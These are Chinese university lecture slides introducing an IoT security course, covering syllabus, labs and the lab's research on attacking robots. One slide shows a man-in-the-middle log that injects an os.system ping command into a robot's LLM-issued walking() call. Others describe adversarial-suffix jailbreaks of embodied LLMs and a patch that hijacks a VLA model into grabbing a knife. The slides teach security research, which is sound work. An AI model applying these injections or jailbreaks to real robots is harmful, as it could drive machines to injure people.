物联网安全
Internet of Things Security

冀晓宇
浙江大学
2026年夏学期

课程概述

- 课程名称：《物联网安全》
- 授课形式：理论+实验
- 预修要求：计算机网络、嵌入式系统、C语言等

- 推荐教材：
  - 徐文渊、冀晓宇等，《物联网安全》

授课教师

- 冀晓宇
- 研究方向：物联网安全、具身智能安全等

- 办公地址：教二325，欢迎前来讨论问题☺
- 个人主页： www.xiaoyu.dev
- 电子邮箱： xji@zju.edu.cn
- 实验室主页：www.usslab.org

课程信息


- 课程主页：
  - http://www.usslab.org/courses/iot_security.html
  - 课程教学安排、课件、习题等
- 课程钉钉群：发布即时通知
- 课程助教：肖世霖、陆炫存 博士
  - 邮箱：xshilin@zju.edu.cn
  - 电话：18888918381

物联网安全吗?

- 一些有趣的研究成果

DolphinAttack

CapSpeaker




GhosTouch

Poltergeist

UltraSdAttack

近期研究：具身智能安全

- 针对德国Franka、国内头部具身智能公司，开展硬件、软件、智能算法等安全测试
- 发现大量网络安全、具身模型安全、传感器安全等漏洞




具身智能机器人网络安全漏洞


- 针对德国Franka、国内头部具身智能公司，开展硬件、软件、智能算法等安全测试

网络安全威胁

偷拍用户隐私




非法控制机器人



```
192.168.123.114:62647 <- WebSocket text message <- gpt-proxy.unitree.com:6880/api/agent/stream
192.168.123.114:62647 <- WebSocket text message <- gpt-proxy.unitree.com:6880/api/agent/stream
192.168.123.114:62647 <- WebSocket text message <- gpt-proxy.unitree.com:6880/api/agent/stream
192.168.123.114:62647 <- WebSocket text message <- gpt-proxy.unitree.com:6880/api/agent/stream
[18:00:11.974] == WebSocket 匹配到 walking(...) 参数形式，准备解类后号内内容为 你好 ==
[18:00:11.975] 方向 (Direction): Server -> Client
[18:00:11.975] 原始负载 (Before): {"cmd": "answer", "data": {"uid": "ab681e3c-7cbd-4a1c-9370-204788b5
07c", "text": null, "action": "\nwalking(distance = 1.5)\n", "lang": "chinese", "state": "function_ca
ll"}}
[18:00:11.976] 已修改负载 (After): {"cmd": "answer", "data": {"uid": "ab681e3c-7cbd-4a1c-9370-204788b
507c", "text": null, "action": "\nwalking(distance = os.system('ping -c 1 192.168.123.200 > /dev/null
2>&1 && echo +3'))\n", "lang": "chinese", "state": "function_call"}}
192.168.123.114:62647 <- WebSocket text message <- gpt-proxy.unitree.com:6880/api/agent/stream
192.168.123.114:62647 <- WebSocket text message <- gpt-proxy.unitree.com:6880/api/agent/stream
192.168.123.114:62647 <- WebSocket text message <- gpt-proxy.unitree.com:6880/api/agent/stream
    os.system('ping -c 1 192.168.123.200 > /dev/null 2>&1 && echo +3'))\n", "lang": "chinese",
    "state": "function_call"}}
2
3   [DEBUG][2025-11-05 18:00:11][action_thread.py:823] - get a action: {'func_id':
    <SportCmd.WALK_FORWARD: (3,)>, 'args': {'distance': "os.system('ping -c 1 192.168.123.200
    > /dev/null 2>&1 && echo +3')"}}
```

中间人攻击



```
{"cmd": "set_basic_info", "data": {"sn": "E21D4000OC[redacted]", "country": "CN"
{"cmd": "set_nav_point", "data": [], "api": "g1"}
{"cmd": "set_role", "data": "笨笨", "api": "g1"}
{"cmd": "question", "data": {"uid": "a249b4b9-db6a-4746-ac1a-5e8919857bf8",
{"cmd": "question", "data": {"uid": "3ef2c79b-b962-4857-94c5-4011977b4d5e",
{"cmd": "question", "data": {"uid": "5b926d1e-63ac-4523-887a-247d8aca16a1",
{"cmd": "question", "data": {"uid": "221f7dbe-2b45-418d-8bfa-a2bce40a72fe",
{"cmd": "question", "data": {"uid": "be4fc976-cd2d-465f-81b7-547d559f6286",
{"cmd": "question", "data": {"uid": "abfe953c-e730-4b74-a241-fa72ddb4cae7",
```

隐蔽记录通信过程

```
好,伴们同学
,所以在帮帮你还可以去跟你带水在那边
现在一下都不停脱了
看你刚刚没脱了
现在比刚刚没脱了
```

偷录用户隐私

案例：Claude CyberSecurity Skill对宇树固件检测能力


4	2	1	7
高危	中危	低危	合计

#	漏洞名称	组件 / 文件	严重程度
1	硬编码第三方 API 密钥	*ali_tts.py / xf_tts.py*	高危
2	SSH 允许 root 密码登录	*etc/ssh/sshd_config*	高危
3	unitree 用户弱密码哈希(MD5)	*etc/shadow*	高危
4	unitree 用户拥有 sudo 权限	*etc/group*	高危
5	Token 明文写入日志	*webchat_log/log.txt.**	中危
6	shell=True 命令注入风险	*shell_manger.py*	中危
7	日志暴露内部 API 地址	*webchat_log/log.txt.**	低危

具身智能机器人传感器安全

- **攻击**：利用声波注入机器人MEMS传感器
- **后果**：机器人姿态稳定出错，产生转向或者摔倒


声波信号操控机器人




声波干扰机器人运控

具身智能机器人传感器安全

- 攻击：电磁干扰灵巧手中触觉传感器
- 后果：恶意操控灵巧手使其失控






攻击者通过电磁信号操纵触觉传感器，进而影响后续机器人的决策。

Kun Wang, Xiaoyu Ji, Wenyuan Xu, etc., GhostTac: Manipulating Tactile Sensors without Physical Contact, accepted at ACM CCS'26

具身大模型安全：行为失控导致杀人

- **攻击**：针对具身大模型的自动化越狱，通过**添加对抗后缀，破解大模型安全对齐机制**
- **后果**：诱导具身智能生成可执行的有害策略，执行对人、物、环境**有害的动作**



实物结果

POEX: Towards Policy Executable Jailbreak Attacks Against the LLM-based Robots Xuancun Lu, Zhengxian Huang, Xinfeng Li, Chi Zhang, Xiaoyu ji, Wenyuan Xu, arXiv:2412.16633

VLA视觉-语言-行为模型对抗样本攻击

- **攻击**：利用VLA思维链CoT漏洞，设计物理对抗补丁
- **后果**：实现对VLA行为定向劫持攻击，使其做出危险行为

对抗性补丁: **57cm × 43cm**

原本任务：抓胡萝卜

攻击之后：抓刀

Zhengxian Huang, Wenjun Zhu, Haoxuan Qiu, Xiaoyu Ji, Wenyuan Xu, , TRAP: Hijacking VLA CoT-Reasoning via Adversarial Patches, arXiv:2603.23117

课程目标

- 大家为什么选这么课？想学到哪些东西？

- 了解物联网基本知识
- 掌握信息安全基本知识
- 掌握物联网云、管、端各自安全威胁
- 了解物联网安全前沿研究热点
  - 人工智能、深度神经网络
  - 大模型、具身智能和物联网结合点
  - ……

理论课程体系

- 第一篇：基础知识
  - 物联网基础知识：1-2次
  - 信息安全基本知识：2次
- 第二篇：物联网**终端**安全
  - 传感器+执行器安全：2-3次
  - 设备认证：1次
  - 芯片安全：1次
  - 软件安全：1次
- 第三篇：物联网**管道**安全
  - 协议及流量安全：1次
- 第四篇：物联网**云端**安全：1次
- 第五篇：**专题**讲座：
  - 1. AI及具身智能安全：1次
  - 2. 语音安全：1次
  - 3. 边缘计算及其安全：1次
- 课堂展示及复习整理：1次
  - **探究性实验展示**

PS: 课程内容整体按照上述体系进行，具体内容根据需求进行调整

理论课程体系

终端安全

- 传感器、执行器
- 设备认证
- 芯片安全
- 软件（固件）安全

管道安全

- 安全协议
- 攻击方法
- 安全防护

云端安全

- 安全攻击
- 安全分析

业务安全

- 业务定义
- 分析建模方法
- 业务案例

智能语音安全

人工智能、大模型和具身智能安全

边缘计算安全

前沿技术专题讲座

基础知识：物联网+信息安全

成绩组成

- 期末考试（50%）
  - 闭卷考试
- 实验课程（30%）
  - 实验成绩：基本实验3次（5%*3）+ **探究实验1次（15%）**
- 课后作业（15%）
  - 5次作业，每次3%
- 课堂表现（5%）
  - 随堂测试、课堂讨论等
  - Break me anytime!
  - Join the discussion☺

2026年实验课程设置

- 基础性实验：
  - 海豚音攻击
  - 固件安全：
    - 路由器固件逆向
    - Claude cybersecurity skill漏洞挖掘
    - 安全加固
  - 具身智能对抗（仿真）：搭建RoboSecArena
- 探究性实验：Claw/Agent for RoboSec

如何学习本课程?

- 本门课程是一门综合性、实践性非常强的课程

- 学好本课程，需要从如下几个方面：
  - 理解，不要死记硬背
  - 动手，学以致用探究
  - 阅读，查阅最新论文
  - 探讨，善和老师争辩

- 希望大家享受这门课程！

实验课程设计

实验课设计

- **1人一组**
- **实验构成：基础性实验+探究性实验**

- **基础性实验选题**
  - 3次必做实验：传感器安全、固件安全、 （AI/具身智能）安全

- **探究性实验**
  - **Agent/Claw for Embodied AI Security**

基础实验详细设计安排

相关章节	实验	内容	探究性实验建议	难度
终端 传感器安全	实验一	海豚音攻击	• 增加距离、角度 • 说话人识别	★★☆☆☆
	实验二	LightCommand	增加距离、信噪比	★★★☆☆
终端 软件安全	实验三	路由器固件逆向	增强攻击效果	★★★★☆
终端 芯片安全	实验四	Rowhammer	利用Rowhammer改变DNN参数	★★★☆☆
终端 芯片安全	实验五	Meltdown	无限制	★★★☆☆
AI安全	实验六	语音对抗样本	提升准确率、听觉效果	★★★☆☆
	实验七	图像对抗样本	提升准确率、视觉效果	★★★★☆
管道安全	实验八	MQTT攻击	增加攻击效果	★★★☆☆

探究性实验展示安排

- 时间：6月18日（周四下午）
- 形式：
  - PPT讲解技术原理
  - 现场展示实验效果
- 评委：计算机、电气等学院的老师打分，同学现场互评评分
- 奖励：
  - 根据评委和同学投票，选出“Best Demo Award”、“Best Presentation Award”等，颁发奖状和奖品

ENJOY☺